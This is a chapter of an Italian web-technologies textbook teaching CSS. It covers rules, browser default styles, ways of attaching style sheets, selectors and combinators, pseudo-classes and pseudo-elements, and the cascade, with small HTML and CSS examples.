


Figura 3.2: Come si applica una regola: il selettore **h1** individua gli elementi **<h1>** del documento, e **color** e **font-size** ne cambiano colore e dimensione. Gli altri elementi non vengono toccati.

Esempio 3.1 — Il primo foglio di stile

```
<h1>Hello CSS</h1>
<p>
  La nostra <em>prima</em> pagina
  con <em>stile</em>!
</p>
```

index.html

```
h1 {
  color: red;
  font-size: 50px;
}

em {
  color: blue;
}
```

style.css



Si noti che `em` resta in corsivo anche dopo la nostra regola: noi abbiamo cambiato solo il colore, il corsivo arriva da un'altra parte. Da dove, lo vediamo subito.

GLI STILI PREDEFINITI DEL BROWSER



C'è una domanda naturale a questo punto: le prime pagine che abbiamo scritto, senza una riga di CSS, avevano comunque un aspetto. Le intestazioni erano più grandi e in grassetto, i `<p>` andavano a capo, gli `<em>` erano in corsivo, gli `<strong>` in grassetto, i link blu e sottolineati, le `<ul>` avevano i pallini. Da dove veniva tutto questo?

Dal fatto che i browser applicano a ogni pagina un proprio foglio di stile di base, detto **user agent stylesheet** (foglio di stile dello *user agent*, cioè del programma che visualizza la pagina).

Questi valori predefiniti sono grosso modo gli stessi su tutti i browser, ma qualche differenza esiste, e vedremo che ha delle conseguenze.

I «CSS reset»



Proprio perché gli stili predefiniti differiscono leggermente da browser a browser, molti progetti iniziano il proprio foglio di stile con un *reset* (o una *normalizzazione*): un blocco di regole che azzerà margini, spaziature e dimensioni predefinite, in modo da partire da una base identica ovunque. È il motivo per cui si incontrano spesso, in cima ai fogli di stile reali, regole come `* { margin: 0; padding: 0; }`.



Ci sono tre modi per applicare stili a un documento HTML.

Foglio di stile esterno

Il primo, e di gran lunga il migliore, è collegare un file `.css` esterno con un elemento `<link>` nell'`<head>` del documento.

```
<head>
  <meta charset="UTF-8">
  <title>CSS</title>
  <link rel="stylesheet" href="style.css">
</head>
```

head con foglio esterno

- l'attributo `rel="stylesheet"` specifica la **relazione** fra il documento corrente e quello collegato;
- l'attributo `href="style.css"` specifica la **URL** del foglio di stile da caricare.

Il meccanismo è lo stesso che abbiamo visto per `<img>`: il browser effettua una **richiesta HTTP aggiuntiva** per procurarsi il foglio di stile *prima* di disegnare la pagina.

Elemento style

Le regole CSS possono anche essere definite direttamente dentro un elemento `<style>`, sempre nell'`<head>`.

```
<head>
  <meta charset="UTF-8">
  <title>CSS</title>
  <style>
    h1 {
      color: red;
      font-size: 50px;
    }
  </style>
</head>
```

head con style interno

Attributo style (stile inline)

Infine, un singolo elemento può essere stilizzato **inline** tramite l'attributo globale `style`. Il valore dell'attributo è una sequenza di dichiarazioni separate da punto e virgola, e si applica **solo** a quell'elemento.

```
<em style="color: fuchsia; font-weight: bold;">stile inline</em>
```

stile inline



Che cosa succede se un elemento con uno stile inline è selezionato **anche** da una regola del foglio di stile? Riprendiamo il primo esempio e aggiungiamo un attributo `style` al primo `<em>`.

Esempio 3.2 — Lo stile inline sostituisce quello del foglio di stile

```
<h1>Hello CSS</h1>
<p>
  La nostra <em style="color: fuchsia; font-weight: bold;">prima</em>
  pagina con <em>stile</em>!
</p>
```

index.html

```
h1 {
  color: red;
  font-size: 50px;
}

em {
  color: blue;
}
```

style.css



Sul primo ora agiscono due fonti di stile che dicono cose diverse sulla stessa proprietà:

Proprietà	Regola em	Attributo style	Valore applicato
color	blue	fuchsia	fuchsia (sostituito)
font-weight	—	bold	bold (aggiunto)
font-style	—	—	italic (dal browser)

Il colore dichiarato inline **sostituisce** quello della regola **em**, ma **solo per quell'elemento**: il secondo , che non ha l'attributo, resta blu. Le dichiarazioni che non vanno in conflitto, invece, si sommano: il grassetto si aggiunge, e il corsivo continua ad arrivare dallo stile predefinito del browser. Il motivo per cui vince lo stile inline lo vedremo con precisione parlando della **cascata**: gli stili inline appartengono a un livello con priorità più alta del foglio di stile.

Perché il foglio esterno è preferibile

- È una domanda che il docente pone a lezione, e vale la pena rispondere per esteso.
- **Riuso**: un solo file serve tutte le pagine del sito. Con <style> andrebbe copiato in ognuna, e con lo stile inline andrebbe ripetuto su ogni elemento.
 - **Manutenzione**: cambiare il colore del marchio significa modificare una riga anziché mille.
 - **Cache**: il browser scarica **style.css** una sola volta e lo riusa per tutte le pagine successive, che diventano più leggere e più veloci. Il CSS incorporato viene invece riscaricato con ogni pagina.
 - **Separazione delle responsabilità**: il markup resta leggibile e descrive solo la struttura.
 - **Specificità**: come vedremo, lo stile inline ha la priorità più alta di tutte ed è difficilissimo da sovrascrivere. Usarlo diffusamente porta rapidamente a un foglio di stile ingestibile, pieno di **!important**.

I selettori sono una parte fondamentale del CSS: specificano a quali elementi si applica una regola.

I selettori non servono solo a stilizzare



Vale la pena impararli bene, perché tornano ovunque:

- in **JavaScript**, per scegliere su quali elementi della pagina intervenire quando la si rende dinamica;
- nel **testing web automatico**, per indicare con quali elementi il test deve interagire;
- nello **scraping** e nel *crawling*, per selezionare gli elementi che contengono le informazioni da estrarre.

Selettori semplici

Esistono cinque tipi di selettori semplici.

Tipo	Forma	Corrisponde a
Universale	<code>*</code>	qualunque elemento.
Di tipo	<code>a</code>	tutti gli elementi di un dato tipo (nome del tag).
Di id	<code>#idElemento</code>	l'elemento con quell'attributo <code>id</code> .
Di classe	<code>.nomeClasse</code>	gli elementi con quella <code>class</code> .
Di attributo	<code>[attr], [attr='val']</code>	gli elementi che hanno quell'attributo (con quel valore).

Esempio 3.3 — Selettore universale e selettore di tipo


Il selettore **universale** `*` corrisponde a qualunque elemento:

```
<p>Ecco una lista:</p>
<ul>
  <li>Anna</li>
  <li>Bruno</li>
  <li><a href="/car/">Carlo</a></li>
  <li>Davide</li>
</ul>
<a href="/">Torna alla homepage</a>
```

`lista.html`

```
* {
  /* colora TUTTI gli elementi */
  color: hotpink;
}
```

`lista.css`



Anche i link diventano rosa: `*` seleziona direttamente anche gli `<a>`, e batte il blu predefinito del browser.

Il selettore **di tipo** è semplicemente il nome del tag. Con la stessa pagina e questo foglio di stile:

```
a {
  /* solo i collegamenti */
  background: yellow;
}
```

`lista.css`



Esempio 3.4 — Selettori di id, di classe e di attributo

```
<form>
  <label for="msg">Messaggio: </label>
  <input id="msg" type="text" name="msg"><br>
  <label for="num">Numero: </label>
  <input id="num" type="number" name="num">
</form>
```


`form.html`

```
/* l'elemento con id="msg" */
#msg {
  background: cyan;
}

/* tutti gli elementi con un attributo for */
[for] {
  background: yellow;
}

/* tutti gli elementi con type="number" */
[type='number'] {
  background: cyan;
}
```

`form.css`



Le due `<label>` hanno l'attributo `for`: diventano gialle. Il primo campo è `#msg`, il secondo ha `type="number"`.


Per il selettore di classe, si ricordi che un elemento può appartenere a **più classi**, elencate nell'attributo `class` separate da spazi:

```
<button>Azzerà il form</button>
<button class="primary btn">Continua</button>
```

`bottoni.html`

```
.primary {
  background: blue;
  color: white;
}
```

`bottoni.css`



Il secondo pulsante appartiene sia a `primary` sia a `btn`, quindi riceve gli stili di entrambe.

Corrispondenza parziale sugli attributi

Tre operatori aggiuntivi permettono di confrontare solo una **parte** del valore di un attributo.

Operatore	Significato
<code>[attr*='x']</code>	il valore contiene <code>x</code>
<code>[attr^='x']</code>	il valore inizia con <code>x</code>
<code>[attr\$='x']</code>	il valore termina con <code>x</code>

Esempio 3.5 — Selezionare i link in base alla loro destinazione

```
[href*='programming'] { /* contiene 'programming' */  
  text-decoration: underline;  
}  
  
[href^='https'] { /* inizia con 'https' */  
  color: red;  
}  
  
[href$='.it/'] { /* termina con '.it/' */  
  color: green;  
}
```

`link.css`

```
<a href="http://bookofprogramming.com/">Link 1</a>  
<a href="https://programming.net/">Link 2</a>  
<a href="http://webtechnologies.it/">Link 3</a>
```

`link.html`



Il primo link ottiene la sottolineatura; il secondo la ottiene e diventa rosso (soddisfa due regole); il terzo diventa verde. Si noti che `text-decoration: underline` **sostituisce** la sottolineatura predefinita dei link, invece di aggiungersi a essa: solo il terzo link, che non ha ricevuto la regola, resta sottolineato.

Selettori composti

È possibile **combinare** più selettori semplici concatenandoli senza spazi. Il risultato seleziona l'**intersezione**: gli elementi che soddisfano *tutti* i selettori indicati.

Esempio 3.6 — Intersezione di condizioni

```
/* link che si aprono in una nuova scheda */
a[target='_blank'] {
  color: red;
}

/* link appartenenti alla classe my-class */
a.my-class {
  color: green;
}

/* entrambe le condizioni insieme */
a[href*='programming'].my-class {
  background: yellow;
}
```

composti.css

```
<a href="http://bookofprogramming.com/" target="_blank">Link 1</a>
<a class="my-class" href="https://programming.net/">Link 2</a>
<em class="my-class">Hello</em>
```

composti.html



L'ultimo elemento è un `<em>`, non un `<a>`: pur avendo la classe giusta, non viene selezionato da nessuna delle tre regole.

Combinatori

I **combinatori** servono a selezionare elementi in base alla loro **posizione nel documento**. Qui torna utile ricordare che un documento HTML è un albero. La sintassi è `selettore1 combinatore selettore2`.

Simbolo	Nome	Seleziona
spazio	discendente	gli elementi <i>contenuti</i> (a qualunque profondità).
>	figlio	solo i <i>figli diretti</i> .
+	fratello adiacente	il fratello <i>immediatamente successivo</i> .
~	fratello generale	<i>tutti</i> i fratelli successivi.




Figura 3.3: Discendente contro figlio diretto.

Esempio 3.7 — Combinatore discendente

```
section em {
  color: teal;
}

<section>
  <p>
    Uno studente chiese a Fu-Tzu della natura
    del ciclo di Dati e Controllo. Fu-Tzu rispose:
    <em>pensa a un compilatore che compila se stesso.</em>
  </p>
</section>
<em>-- Frammento dal Libro della Programmazione</em>
```

[discendente.html](#)

discendente.html

Uno studente chiese a Fu-Tzu della natura del ciclo di Dati e Controllo. Fu-Tzu rispose: *pensa a un compilatore che compila se stesso.*

-- Frammento dal Libro della Programmazione

Solo il primo `<em>` diventa *teal*: il secondo è fuori dalla `<section>`. Si noti che il primo `<em>` non è figlio diretto della `<section>` (c'è un `<p>` in mezzo), ma il combinatore discendente non se ne cura.

Esempio 3.8 — Combinatore figlio

```
main > em {
  color: teal;
  font-variant: small-caps;
}

<main>
  <em>Selettori</em> CSS:
  <p>Ci <em>piacciono</em>.</p>
</main>
```

[figlio.html](#)

figlio.html

SELETTORI CSS:

Ci *piacciono*.

`font-variant: small-caps` rende le minuscole come maiuscolette.

Qui viene selezionato solo il primo `<em>`, che è figlio diretto di `<main>`. Il secondo è dentro un `<p>`, quindi è un *nipote* e non corrisponde.

Esempio 3.9 — Fratello adiacente e fratello generale

Entrambi gli esempi usano la stessa lista.

```
<ul>
  <li>Tsu-li</li>
  <li class="master">Fu-Tzu</li>
  <li>Tsu-ssu</li>
  <li class="disciple">Li-Win</li>
</ul>
```

[fratelli.html](#)

```
.master + li {      /* il fratello subito dopo */
  color: red;
}
```

[adiacente.css](#)

```
.master ~ li.disciple { /* un fratello successivo */
  color: red;           /* con classe disciple */
}
```

[generale.css](#)

fratelli.html

- Tsu-li
- Fu-Tzu
- **Tsu-ssu**
- Li-Win

fratelli.html

- Tsu-li
- Fu-Tzu
- Tsu-ssu
- **Li-Win**

Con `+` viene colorato soltanto **Tsu-ssu**, che segue immediatamente l'elemento con classe **master**. Con `~` vengono considerati tutti i fratelli successivi, ma il selettore composto **li.disciple** restringe la scelta a **Li-Win**.

Attenzione: entrambi i combinatori guardano solo **in avanti**. In CSS non esiste un combinator «fratello precedente».

PSEUDO-CLASSI



Gli elementi HTML possono trovarsi in **stati** diversi, per esempio a causa dell'interazione con l'utente o della loro relazione con altri elementi.

Le **pseudo-classi** iniziano con i due punti (`:`) e permettono di stilizzare gli elementi in base al loro stato. Si distinguono quattro famiglie: stati interattivi, stati storici, stati dei form e stati derivanti da relazioni con altri elementi.

Pseudo-classe	Seleziona
<code>:hover</code>	gli elementi su cui è posizionato un dispositivo di puntamento (il mouse).
<code>:active</code>	lo stato in cui un elemento è attivamente sollecitato (per esempio un pulsante mentre è premuto).
<code>:focus</code>	lo stato in cui un elemento (un link, un campo di input) ha il <i>fuoco</i> , cioè è attualmente selezionato.

Esempio 3.10 — Stati interattivi

```
em:hover {
  background: yellow;
}


input[type='text']:focus {
  background: cyan;
}

button:active {
  background: blue;
  color: white;
}
```

interattivi.css

```
<p>Sto imparando <em>HTML</em> e <em>CSS</em>.</p>
Messaggio: <input type="text"><br><br>
<button>Tienimi premuto</button>
```

interattivi.html



I tre stati sono mostrati insieme per comodità: nella realtà ognuno dura solo finché dura l'interazione.

:focus e l'accessibilità

Lo stile di `:focus` è ciò che permette a chi naviga con la tastiera (con il tasto **Tab**) di sapere *dove si trova* nella pagina. Il contorno predefinito che i browser disegnano attorno all'elemento con il fuoco è brutto, e la tentazione di scrivere `:focus { outline: none; }` è forte. Farlo senza fornire un'alternativa visibile rende la pagina inutilizzabile senza mouse.

Stati storici

Servono a «ricordare» quali link sono già stati visitati.

```
:link {                /* link non ancora visitati */
  color: red;
}

:visited {             /* link già visitati */
  color: darkred;
}
```

`storici.css`

```
<a href="/js/">Nuovo link</a>
<a href="/css/">Link visitato</a>
```

`storici.html`

storici.html

[Nuovo link](#) [Link visitato](#)

Supponendo di aver già aperto in passato la pagina `./css/`.

Gli stati storici e la privacy

Ciò che si può stilizzare su `:visited` è deliberatamente limitatissimo (in pratica solo il colore): permettere di più consentirebbe a un sito malevolo di scoprire quali altri siti l'utente ha visitato, misurando gli effetti dello stile. Si noti inoltre che l'anteprima integrata di Visual Studio Code non supporta gli stati storici: per verificarli occorre aprire la pagina in Firefox o in un altro browser vero.

Stati dei form

```
:disabled {
  border: 2px dashed red;
}

:invalid {
  color: red;
}

:checked ~ em {
  color: deeppink;
  font-weight: bold;
}
```

`form-states.css`

```
<div>
  <label for="mail">Messaggio:</label>
  <input id="mail" type="email">
  <button disabled>Annulla</button>
  <button>Iscriviti</button>
</div>
<input type="checkbox"> Casella<br><br>
<em>Che bel form!</em>
```

`form-states.html`

form-states.html

Messaggio:
☒ Casella
Che bel form!

L'indirizzo è senza @, quindi `:invalid`: testo rosso.
La casella è spuntata, quindi l'`<em>` diventa rosa e in grassetto.

Da notare l'ultima regola: combinando `:checked` con il combinatore fratello generale si riesce a cambiare l'aspetto di un **altro** elemento in base allo stato di una casella di spunta, senza scrivere una riga di JavaScript.

Che cosa conta come `:invalid`

Un campo `type="email"` è considerato valido se contiene qualcosa che somiglia a un indirizzo di posta. Tecnicamente possono esistere indirizzi senza punto: `user@localhost` e `user@com` sono indirizzi formalmente validi. La validazione del browser è quindi più permissiva di quanto ci si aspetti, e non sostituisce mai la validazione lato server.

Pseudo-classe
`:first-child`, `:last-child`

`:only-child`
`:first-of-type`, `:last-of-type`

`:nth-child(n)`, `:nth-of-type(n)`

Selezione
il primo (l'ultimo) figlio fra un insieme di fratelli, **indipendentemente dal tag**.
gli elementi che non hanno fratelli.
il primo (l'ultimo) fra i fratelli, considerando **solo** gli elementi dello stesso tipo.
gli elementi che occupano la posizione *n* fra i loro fratelli.

In CSS si conta a partire da 1

A differenza di quasi tutti i linguaggi di programmazione, l'indicizzazione in CSS **parte da 1**. `:nth-child(1)` è il primo figlio, non il secondo.

La distinzione fra `-child` e `-of-type` è la fonte di errori più comune, e conviene fissarla con un esempio.

Esempio 3.11 — `-child` contro `-of-type`

```
<p>  
<em>Anna</em> <strong>Bruno</strong> <em>Carlo</em>  
</p>  
<p>  
<strong>Anna</strong> <em>Bruno</em> <strong>Carlo</strong>  
</p>
```

posizioni.html



Senza CSS: gli `<em>` in corsivo, gli `<strong>` in grassetto.

Applicando cinque selettori diversi, con la regola `{ color: red; }`, si ottengono cinque risultati diversi.

Selettore	Risultato	Perché
<code>em:last-child</code>	Anna Bruno Carlo Anna Bruno Carlo	<i>Carlo</i> nel primo paragrafo: è l'ultimo figlio ed è un <code>em</code> . Nel secondo paragrafo l'ultimo figlio è uno <code>strong</code> , quindi niente.
<code>em:last-of-type</code>	Anna Bruno Carlo Anna Bruno Carlo	<i>Carlo</i> nel primo paragrafo e <i>Bruno</i> nel secondo: in entrambi è l'ultimo <code>em</code> , indipendentemente da che cosa venga dopo.
<code>em:first-child</code>	Anna Bruno Carlo Anna Bruno Carlo	<i>Anna</i> nel primo paragrafo soltanto: nel secondo il primo figlio è uno <code>strong</code> .
<code>em:first-of-type</code>	Anna Bruno Carlo Anna Bruno Carlo	<i>Anna</i> nel primo paragrafo e <i>Bruno</i> nel secondo.
<code>em:nth-child(2)</code>	Anna Bruno Carlo Anna Bruno Carlo	niente nel primo paragrafo (il secondo figlio è uno <code>strong</code>) e <i>Bruno</i> nel secondo.

La regola da ricordare: `-child` conta **tutti** i fratelli e poi verifica il tipo; `-of-type` conta **solo** i fratelli dello stesso tipo.

Esempio 3.12 — Righe alternate con **even** e **odd**

`:nth-child()` accetta anche le parole chiave **even** (pari) e **odd** (dispari), oltre a espressioni della forma **an+b**.

```
<p>Lezioni:</p>
<ol>
  <li>Introduzione</li>
  <li>HTML</li>
  <li>CSS (basi)</li>
  <li>CSS (framework e Sass)</li>
  <li>JavaScript</li>
</ol>
```

`lezioni.html`

```
li:nth-child(even) {
  color: red;
}

li:nth-child(odd) {
  color: blue;
}
```

`lezioni.css`

lezioni.html

Lezioni:

1. Introduzione
2. HTML
3. CSS (basi)
4. CSS (framework e Sass)
5. JavaScript

Anche i numeri dell'elenco prendono il colore della riga.

È il modo classico per ottenere le righe alternate di una tabella senza aggiungere classi a mano.

Il conteggio senza selettore di tipo

Negli esempi visti finora la pseudo-classe era sempre preceduta da un tipo (`li:nth-child(even)`, `em:first-child`). Ma il tipo si può **omettere**: `:nth-child(even)` è equivalente a `*:nth-child(even)`, perché quando manca il selettore di tipo si sottintende quello universale.

La conseguenza è che il conteggio riguarda **tutti** i fratelli, di qualunque tag: **even** corrisponde alle posizioni 2, 4, 6... e **odd** alle posizioni 1, 3, 5...

Esempio 3.13 — `:nth-child()` senza selettore di tipo

```
:nth-child(odd) { color: crimson; }  
:nth-child(even) { color: blue; }
```

`senza-tipo.css`

```
<h3>1. Intestazione</h3>  
<p>2. Paragrafo</p>  
<div>3. Contenitore  
  <p>1. Paragrafo annidato</p>  
  <p>2. Paragrafo annidato</p>  
</div>  
<p>4. Paragrafo</p>
```

`senza-tipo.html`

senza-tipo.html

1. Intestazione

2. Paragrafo

3. Contenitore

1. Paragrafo annidato

2. Paragrafo annidato

4. Paragrafo

Nel `<body>` ci sono quattro figli: l'intestazione è il primo (dispari, cremisi), il primo paragrafo il secondo (pari, blu), il `<div>` il terzo (dispari, cremisi) e l'ultimo paragrafo il quarto (pari, blu).

Il punto interessante sono i due paragrafi **annidati**: il conteggio **riparte da capo per ogni genitore**. Dentro al `<div>` sono il primo e il secondo figlio, quindi tornano a essere dispari e pari, indipendentemente da quanti elementi li precedono nella pagina.

Il testo del contenitore non è un figlio

Nell'esempio, il `<div>` contiene il testo «3. Contenitore» e due paragrafi. Quel testo non è un elemento, quindi non viene contato: i figli del `<div>` sono **due**, non tre. Le pseudo-classi di posizione contano soltanto gli **elementi**, mai i nodi di testo.



Gli **pseudo-elementi** permettono di agire su parti specifiche del contenuto di un elemento, **senza aggiungere marcatura HTML**. La sintassi usa i **doppi** due punti: `selettore::pseudo-elemento`.

Pseudo-elemento	Bersaglio
<code>::first-letter</code>	la prima lettera del contenuto di un elemento di tipo blocco.
<code>::first-line</code>	la prima riga del contenuto di un elemento di tipo blocco.
<code>::selection</code>	il contenuto attualmente selezionato dall'utente.
<code>::before</code>	crea un elemento che diventa il primo figlio dell'elemento selezionato.
<code>::after</code>	crea un elemento che diventa l' ultimo figlio dell'elemento selezionato.


Esempio 3.14 — Prima lettera, prima riga e selezione

```
<p>Uno studente era rimasto immobile davanti al computer per ore, con lo sguardo cupo. Stava cercando di scrivere una soluzione elegante a un problema difficile, ma non riusciva a trovare l'approccio giusto.</p>
<p>Fu-Tzu lo colpì sulla nuca e gridò: "Scrivi qualcosa!" Lo studente cominciò a scrivere una soluzione brutta. Quando ebbe finito, comprese all'improvviso la soluzione elegante.</p>
```

pseudoelementi.html

```
p::first-letter {
  font-weight: bold;
}
p::first-line {
  color: red;
}
p:last-child::selection {
  background: red;
  color: white;
}
```

pseudoelementi.css



In entrambi i paragrafi la prima lettera è in grassetto e la prima riga è rossa. Nel secondo, che è l'ultimo figlio, la parte selezionata con il mouse diventa bianca su rosso.

Si noti che `::first-line` dipende da come il testo viene effettivamente mandato a capo: allargando la finestra, la prima riga contiene parole diverse e la colorazione cambia di conseguenza. È una cosa che nessun markup statico potrebbe esprimere.

Esempio 3.15 — Generare contenuto con `::before` e `::after`

```
<p class="narrator">Un eremita passo' dieci anni  
a scrivere il programma perfetto.  
Annuncio' con orgoglio:</p>  
<p class="hermit">Il mio programma sa calcolare  
il moto delle stelle su un 286 con MS DOS.</p>  
<p class="narrator">Fu-Tzu rispose:</p>  
<p class="fu-tzu">Nessuno possiede piu' un 286,  
ne' usa MS DOS.</p>
```

`dialogo.html`

```
.narrator::before {  
  content: "Narratore >> ";  
  font-weight: bold;  
}  
  
.narrator::after {  
  content: " <<";  
  font-weight: bold;  
}  
  
.hermit::before { content: "Eremita: "; font-size: 24px; }  
.fu-tzu::before { content: "Fu-Tzu: "; font-size: 24px; }
```

`dialogo.css`

Narratore >> Un eremita passò dieci anni a scrivere il programma perfetto. Annunciò con orgoglio: <<

Eremita: Il mio programma sa calcolare il moto delle stelle su un 286 con MS DOS.

Narratore >> Fu-Tzu rispose: <<

Fu-Tzu: Nessuno possiede più un 286, né usa MS DOS.

Nessuna delle scritte *Narratore*, *Eremita* e *Fu-Tzu* è presente nell'HTML: le genera il CSS.

La proprietà `content` è obbligatoria: senza di essa lo pseudo-elemento non viene generato affatto.

Il contenuto generato non è vero contenuto

Il testo prodotto da `content` vive solo nella presentazione: non è presente nel DOM come nodo di testo normale, il comportamento dei lettori di schermo nei suoi confronti è incoerente fra browser, e i motori di ricerca in genere lo ignorano. Va usato per **decorazioni** (icone, virgolette, separatori), mai per informazione che l'utente deve poter leggere o copiare.

LA CASCATA



Siamo arrivati alla «C» di CSS.

Può capitare che **due o più regole** si applichino allo stesso elemento, e che siano in **conflitto**, cioè assegnino valori diversi alla stessa proprietà. Chi vince?

Cascata

La **cascata** (*cascade*) è l'algoritmo usato per risolvere questi conflitti. Prende in ingresso l'insieme delle proprietà in conflitto che si applicano a un elemento e restituisce un'unica proprietà, detta *cascaded*, da applicare effettivamente.

La cascata considera quattro aspetti, **nell'ordine**:

1. origine e importanza;
2. livelli (*layer*);
3. specificità;
4. posizione e ordine di comparsa della regola.

L'ordine è essenziale: si passa al criterio successivo **solo** se il precedente non ha deciso.

Origine e importanza

Il CSS che scriviamo noi (detto **authored CSS**) non è l'unico applicato a una pagina.

- Esistono gli **user agent styles**, i fogli di stile inclusi per impostazione predefinita dai browser.
- Possono esistere **local user styles**, aggiunti da estensioni del browser o a livello di sistema operativo, tipicamente per motivi di **accessibilità**: una persona ipovedente potrebbe volere schemi di colore ad alto contrasto e caratteri più grandi.

A queste tre origini si aggiunge la regola **!important**, che si scrive in coda alla dichiarazione e ne aumenta l'importanza:

```
h1 {  
  color: red !important;  
}
```

Combinando origine e importanza si ottengono sei livelli di priorità.



Figura 3.4: I sei bucket di origine e importanza, dal meno al più prioritario.

Perché **!important** dello user agent vince su tutto

A prima vista sembra un'inversione assurda. La ragione è l'accessibilità: se un utente ha impostato nel proprio browser o nel sistema operativo uno stile ad alto contrasto marcato **!important**, nessun sito deve poterlo scavalcare. Le esigenze dell'utente vengono prima di quelle dell'autore della pagina.

Livelli

All'interno di ciascun bucket di origine e importanza possono esistere più **livelli di cascata** (*cascade layer*).

- Livelli personalizzati possono essere definiti con la regola **@layer** (che in questo corso non approfondiamo). Quelli dichiarati **più tardi** hanno priorità maggiore.
- Tutto il resto del CSS (quello dentro **<style>** o importato con **<link>**) appartiene a un **livello senza nome**.
- Gli **stili inline** appartengono a un livello a sé, con la priorità più alta di tutte.




Figura 3.5: I livelli di cascata dentro un singolo bucket.

Specificità

Quando due regole in conflitto appartengono allo **stesso** bucket di origine-importanza e allo stesso livello, si considera la **specificità**. L'idea è che debba vincere il selettore **più specifico**.


```
.primary {
  color: blue;
}

h1 {
  color: red;
}
```

cascade.css

```
<h1 class="primary">Cascading!</h1>
```

cascade.html



Il pannello degli stili dei DevTools: in alto la regola più specifica, barrata la dichiarazione che ha perso.

